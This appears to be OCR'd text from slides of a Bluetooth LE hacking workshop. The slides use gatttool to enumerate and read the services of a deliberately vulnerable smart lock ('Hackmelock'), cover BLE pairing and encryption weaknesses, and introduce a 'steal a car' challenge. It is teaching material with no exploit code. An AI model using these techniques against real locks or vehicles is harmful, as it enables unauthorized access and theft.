
```
[B8:27:EB:60:2B:46][LE]> primary
```


Typical service (short + typical UUID „tail”)

```
[B8:27:EB:60:2B:46][LE]> primary
attr handle: 0x0001, end grp handle: 0x0005 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x0006, end grp handle: 0x0009 uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x000a, end grp handle: 0x0015 uuid: 6834636b-6d33-4c30-634b-357276314333
[B8:27:EB:60:2B:46][LE]>
```

Proprietary service (16-byte UUID)

Hackmelock services in nRF Connect





SERVICE, eg. 0x180F - battery


SERVICE
(…)


Characteristics


```
[B8:27:EB:60:2B:46][LE]> characteristics
```

```
[B8:27:EB:60:2B:46][LE]> characteristics
handle: 0x0002, char properties: 0x02, char value handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0007, char properties: 0x20, char value handle: 0x0008, uuid: 00002a05-0000-1000-8000-00805f9b34fb
handle: 0x000b, char properties: 0x08, char value handle: 0x000c, uuid: 6834636b-6d33-4c30-634b-436852436d44
handle: 0x000e, char properties: 0x30, char value handle: 0x000f, uuid: 6834636b-6d33-4c30-634b-436852443454
handle: 0x0012, char properties: 0x32, char value handle: 0x0013, uuid: 6834636b-6d33-4c30-634b-436852537434
[B8:27:EB:60:2B:46][LE]>
```

Hackmelock characteristics







Reading, writing, notifications

Each characteristic has properties: read/write/notify

Can be combined (e.g. read+notify, read+write)

Read/write – transmit single value


Notifications

- Getting more data or receiving periodic updates from a device
- The central device subscribes for a specific characteristic, and the peripheral device sends data asynchronously
- Indication = notification with confirm

Descriptors

0x2901 – optional text description of characteristic (e.g. „Log history”, „Password”, ...)

0x2902 – current status of subscription to notifications



All the characteristics, descriptors, services

[B8:27:EB:60:2B:46][LE]> char-desc

```
[B8:27:EB:60:2B:46][LE]> char-desc
handle: 0x0001, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0002, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0003, uuid: 00002a00-00
handle: 0x0004, uuid: 00002803-00
handle: 0x0005, uuid: 00002a01-00
handle: 0x0006, uuid: 00002800-00
handle: 0x0007, uuid: 00002803-00
handle: 0x0008, uuid: 00002a05-00
handle: 0x0009, uuid: 00002902-00
handle: 0x000a, uuid: 00002800-00
handle: 0x000b, uuid: 00002803-00
handle: 0x000c, uuid: 6834636b-6d
handle: 0x000d, uuid: 00002901-00
handle: 0x000e, uuid: 00002803-00
handle: 0x000f, uuid: 6834636b-6d33-4c30-634b-436852443454
handle: 0x0010, uuid: 00002902-0000-1000-8000-00805f9b34fb
handle: 0x0011, uuid: 00002901-0000-1000-8000-00805f9b34fb
handle: 0x0012, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0013, uuid: 6834636b-6d33-4c30-634b-436852537434
handle: 0x0014, uuid: 00002902-0000-1000-8000-00805f9b34fb
handle: 0x0015, uuid: 00002901-0000-1000-8000-00805f9b34fb
[B8:27:EB:60:2B:46][LE]>
```

Low level: everything (service, characteristic, descriptor, ...) is „attribute”, with a handle numbered from 1

SERVICE, eg. 0x180F - battery

Characteristic

Descriptor: string
(e.g. “Battery level”)

Descriptor:
subscription status

Properties: read, write, notify
(authenticated or not)

Value

Characteristic
(...)

SERVICE
(...)

Reading characteristics


Read value from characteristic, using handle

[B8:27:EB:60:2B:46][LE]> **char-read-hnd 0x03**

```
[B8:27:EB:60:2B:46][LE]> char-read-hnd 0x03
Characteristic value/descriptor: 72 61 73 70 62 65 72 72 79 70 69
[B8:27:EB:60:2B:46][LE]>
```

ascii hex


Burp: Decoder->Decode as->ASCII hex



ENOUGH FOR INTRO, LET'S GET BACK TO HACKING

Hacking challenge – steal a car!

How do we hack it?



Bluetooth 4 security (specification)

Pairing

Key Generation

Encryption

Encryption in Bluetooth LE uses AES-CCM cryptography. Like BR/EDR, the LE Controller will perform the encryption function. This function generates 128-bit encryptedData from a 128-bit key and 128-bit plaintextData using the AES-128-bit block cypher as defined in FIPS-1971.

Signed Data

https://developer.bluetooth.org/TechnologyOverview/Pages/LE-Security.aspx

Bluetooth 4 security (specification)

„The goal of the low energy security mechanism is to protect communication between devices at different levels of the stack."

- Man-in-the-Middle (MITM)
- Passive Eavesdropping
- Privacy/Identity Tracking

Bluetooth 4.0 - pairing

Pairing (once, in a secure environment)

- JustWorks (R) – most common, devices without display cannot implement other
- 6-digit PIN – if the device has a display
- Out of band – not yet spotted in the wild

Establish Long Term Key, and store it to secure future communication ("bonding")

"Just Works and Passkey Entry do not provide any passive eavesdropping protection"

4.2 – elliptic curves

Mike Ryan, https://www.lacklustre.net/bluetooth/

BLE security - practice

- **8 of 10 tested devices do not implement BLE-layer encryption**
- The pairing is in OS level, mobile application does not have full control over it
- It is troublesome to manage with requirements for:
  - Multiple users/application instances per device
  - Access sharing
  - Cloud backup
- Usage scenario does not allow for secure bonding (e.g. public cash register, "fleet" of beacons, car rental)
- Other hardware/software/UX problems with pairing
- "Forget" to do it, or do not consider clear-text transmission a problem

For our workshop…

None of the 7 smart locks uses BLE link-layer encryption ;)

BLE security - practice

Security in "application" layer (GATT)


Various authentication schemes

- Static password/key
- Challenge-response (most common)
- „PKI”

Requests/responses encryption

No single standard, library, protocol

Own crypto, based usually on AES



How Secure is [redacted]?

[redacted] uses a combination of hardware and technology to ensure the device is secure.

